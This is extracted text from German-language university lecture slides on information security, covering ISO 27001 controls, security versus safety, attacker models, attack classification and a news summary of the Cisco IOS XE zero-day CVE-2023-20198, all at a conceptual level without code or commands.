 - 10 neue Controls (z.B. Clouddienste, Überwachung physischer Sicherheit, Konfig-Mgmt., Webfilterung, sichere Programmierung,...)




Maßnahmen A.8 (alt) in ISO 27001:2022

ISO/IEC 27001:2022 Maßnahme	ISO/IEC 27001:2017 Maßnahme	Bezeichner der Maßnahme
A.5.9	A.8.1.1, A.8.1.2	Inventar der Informationswerte und anderer damit verbundener Assets
A.5.10	A.8.1.3, A.8.2.3	Zulässige Nutzung von Informationen und anderen damit verbundenen Assets
A.5.11	A.8.1.4	Rückgabe von Assets
A.5.12	A.8.2.1	Klassifizierung von Informationen
A.5.13	A.8.2.2	Kennzeichnung von Informationen
A.7.10	A.8.3.1, A.8.3.2, A.8.3.3, A.11.2.5	Speichermedien

Grundlagen des Risikomanagements



LRZ:
seit August 2019
zertifiziert nach:
 ISO 27001
 ISO 20000





1. Ziele der Informationssicherheit
2. Systematik zur Einordnung von Sicherheitsmaßnahmen
3. Technik & Organisation - ISO/IEC 27000
4. Abgrenzung: Security vs. Safety


Security vs. Safety

- Beide Begriffe werden oft mit „Sicherheit“ übersetzt
- Typische Themen der Safety („Funktionssicherheit“)
 - Betriebssicherheit für sicherheitskritische Programme, z.B. Steuerung und Überwachung von Flugzeugen, Kraftwerken und Produktionsanlagen
 - Ausfallsicherheit (Reliability)
 - Gesundheitsrelevante Sicherheitseigenschaften / Ergonomie
- Typische Themen der Security („Sicherheit“ i.S.d. Vorlesung)
 - Hardware-/Software-/Netz-basierte Angriffe und Gegenmaßnahmen
 - Security Engineering: Design und Implementierung sicherer IT-Systeme
 - Security Policies: Sicherheitsanforderungen und deren Umsetzung
 - Anwendung von Kryptographie, Hardware-Designmethoden, ... im Kontext “CIA” von Daten und Diensten

Safety vs. Security (1/2)



(nach Hartmut Pohl)



(nach Hartmut Pohl)



Leibniz-Rechenzentrum
der Bayerischen Akademie der Wissenschaften

Kapitel 3:

Technische Schwachstellen und Angriffe

1. Grundlegendes zur Angriffsanalyse
 - Notation von Sicherheitsproblemen
 - Angreifermodelle
 - Begriffe und Zusammenhänge
2. Ausgewählte technische Angriffsvarianten
 - Denial of Service (DoS und DDoS)
 - Schadsoftware (Malicious Code - Viren, Würmer, Trojanische Pferde)
 - E-Mail-Security (Spam)
 - Systemnahe Angriffe (Buffer Overflows, Backdoors, Rootkits, ...)
 - Web-basierte Angriffe (XSS, ...)
 - Netzbasierte Angriffe (Sniffing, Portscans, ...)
3. Bewertung von Schwachstellen
 - Common Vulnerability Scoring System (CVSS)
 - Zero Day Exploits


Cisco IOS XE: Aktive Ausnutzung einer Zero-Day-Schwachstelle in Web-UI

- Cisco warnt am 16.10.23: CVE-2023-20198 mit CVSS-Score von 10/10
- Angreifer kann über Web-Benutzeroberfläche vollständige Kontrolle erlangen.
- (Noch) Kein Patch verfügbar
- Bericht 19.10.: Schwachstelle auf 40.000 Geräten ausgenutzt und Backdoors implementiert
 - Neustart entfernt Backdoor ABER Angreifer legt Kennung mit höchsten Berechtigungen an
- Patch steht am 22.10.23 zur Verfügung
- LRZ: Wie schaut es bei uns aus?
 - Web-UI auf allen Routern deaktiviert! 😞
- LRZ nicht aber Nutzer im MWN
 - Compromised Website Report der [Shadowserver Foundation](#) liefert Hinweis
 - Test zeigt Infektion -> Web-UI wurde deaktiviert

Handelnde Personen

- Um Sicherheitsprobleme und -protokolle zu erläutern, werden häufig die folgenden Personen verwendet:
- Die „Guten“:
 - **Alice (A)**
Initiator eines Protokolls
 - **Bob (B)**
antwortet auf Anfragen von Alice
 - **Carol (C) und Dave (D)**
sind ggf. weitere gutartige Teilnehmer
 - **Trent (T)**
Vertrauenswürdiger Dritter
(Trusted third party)
 - **Walter (W)**
Wächter (Warden),
bewacht insb. Alice und Bob


- Die „Bösen“:
 - **Eve (E)**
(Eavesdropper)
Abhörender / passiver Angreifer
 - **Mallory, Mallet (M)**
(Malicious attacker)
Aktiver Angreifer
- Bsp.: Abhören der Kommunikation zwischen A und B
(UML Sequence Diagram)




Angreifermodelle

- Antwort auf: Was können/machen Eve, Mallory und Mallet?
- Angreifermodell umfasst insbesondere Angaben zu
 - **Position des Angreifers**
 - Innentäter
 - Besucher, Einbrecher, ...
 - Internet / extern
 - **Fähigkeiten des Angreifers** (= Wissen + finanzielle Möglichkeiten), z.B. bei
 - experimentierfreudigen Schülern und Studierenden :-)
 - Fachleuten mit praktischer Erfahrung
 - erfahrenen Industriespionen / Geheimdiensten
 - **Motivation bzw. Zielsetzung des Angreifers**, z.B.
 - Spieltrieb, Geltungsbedürfnis, Vandalismus
 - Geld
 - Politischer oder religiöser Fanatismus, vermeintlicher Patriotismus
 - Spezifische **Charakteristika durchgeföhrter Angriffe**, z.B.
 - passives Abhören des Netzverkehrs vs.
 - aktive Eingriffe in die Kommunikation

Tätertypisierung



Begriffe und Zusammenhänge



1. Grundlegendes zur Angriffsanalyse

- Notation von Sicherheitsproblemen
- Angreifermodelle
- Begriffe und Zusammenhänge

2. Ausgewählte technische Angriffsvarianten

- Denial of Service (DoS und DDoS)
- Schadsoftware (Malicious Code - Viren, Würmer, Trojanische Pferde)
- E-Mail-Security (Spam)
- Systemnahe Angriffe (Buffer Overflows, Backdoors, Rootkits, ...)
- Web-basierte Angriffe (XSS, ...)
- Netzbasierte Angriffe (Sniffing, Portscans, ...)

3. Bewertung von Schwachstellen

- Common Vulnerability Scoring System (CVSS)
- Zero Day Exploits

Angriffsarten

- Erfolgreiche Angriffe haben negative Auswirkungen auf die
 - **Vertraulichkeit** (unberechtigter Zugriff auf Daten) und/oder
 - **Integrität** (Modifikation von Daten) und/oder
 - **Verfügbarkeit** (Löschen von Daten, Stören von Diensten)
- Eigenschaften zur Differenzierung von Angriffen sind z.B.:
 - **Ziel des Angriffs:** C, I und/oder A?
 - **Aktiv oder passiv** (z.B. remote exploit vs. sniffing)
 - **Direkt oder indirekt** (z.B. Manipulation einer Datenbank betrifft WebApp)
 - **Ein- oder mehrstufig** (z.B. komromittierter Webserver als Sprungbrett)
- Angriffe sind unterschiedlich elegant und schwierig:
 - DDoS-Angriff zum Abschießen eines kleinen Webservers = trivial
 - Aufspüren und Ausnutzen bislang unbekannter Schwachstellen in Anwendungen = aufwendig

1. Grundlegendes zur Angriffsanalyse

- Notation von Sicherheitsproblemen
- Angreifermodelle
- Begriffe und Zusammenhänge

2. Ausgewählte technische Angriffsvarianten

- Denial of Service (DoS und DDoS)
- Schadsoftware (Malicious Code - Viren, Würmer, Trojanische Pferde)
- E-Mail-Security (Spam)
- Systemnahe Angriffe (Buffer Overflows, Backdoors, Rootkits, ...)
- Web-basierte Angriffe (XSS, ...)
- Netzbasierte Angriffe (Sniffing, Portscans, ...)


3. Bewertung von Schwachstellen

- Common Vulnerability Scoring System (CVSS)
- Zero Day Exploits

